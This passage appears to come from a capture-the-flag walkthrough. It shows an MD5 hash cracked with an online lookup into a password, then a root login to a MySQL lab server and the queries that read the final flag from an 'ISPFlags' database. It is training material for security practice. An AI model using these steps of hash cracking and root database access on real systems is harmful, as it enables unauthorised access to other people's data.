Enter your MD5 hash below and cross your fingers :

☒ Quick search (free) ☐ In-depth search (1 credit) 

Decrypt


Found : Hitman.040147

(hash = dc34867d7486aaee40d6ca9d51a07b64)

Password: Hitman.040147

Now you can get the remote access to the database as the root user. Now you have all privileges on all the databases. You can see now there is a database called ISPFlags. Our final flag is stored in that DB.

FLAG{ISP_CTF_2020_Scenario_2_Pass}



```
root@kali: ~  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
MySQL [(none)]> show databases;  
+-----+  
| Database |  
+-----+  
| DBUsers  |  
| ISPFlags |  
| information_schema |  
| mysql    |  
| performance_schema |  
| phpmyadmin |  
| sys      |  
+-----+  
7 rows in set (0.339 sec)  
  
MySQL [(none)]> use ISPFlags;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
MySQL [ISPFlags]> show tables;  
+-----+  
| Tables_in_ISPFlags |  
+-----+  
| flags              |  
+-----+  
1 row in set (0.395 sec)  
  
MySQL [ISPFlags]> select * from flags;  
+-----+  
| id | value |  
+-----+  
| 1  | FLAG{ISP_CTF_2020_Scenario_2_Pass} |  
+-----+  
1 row in set (0.341 sec)  
  
MySQL [ISPFlags]>
```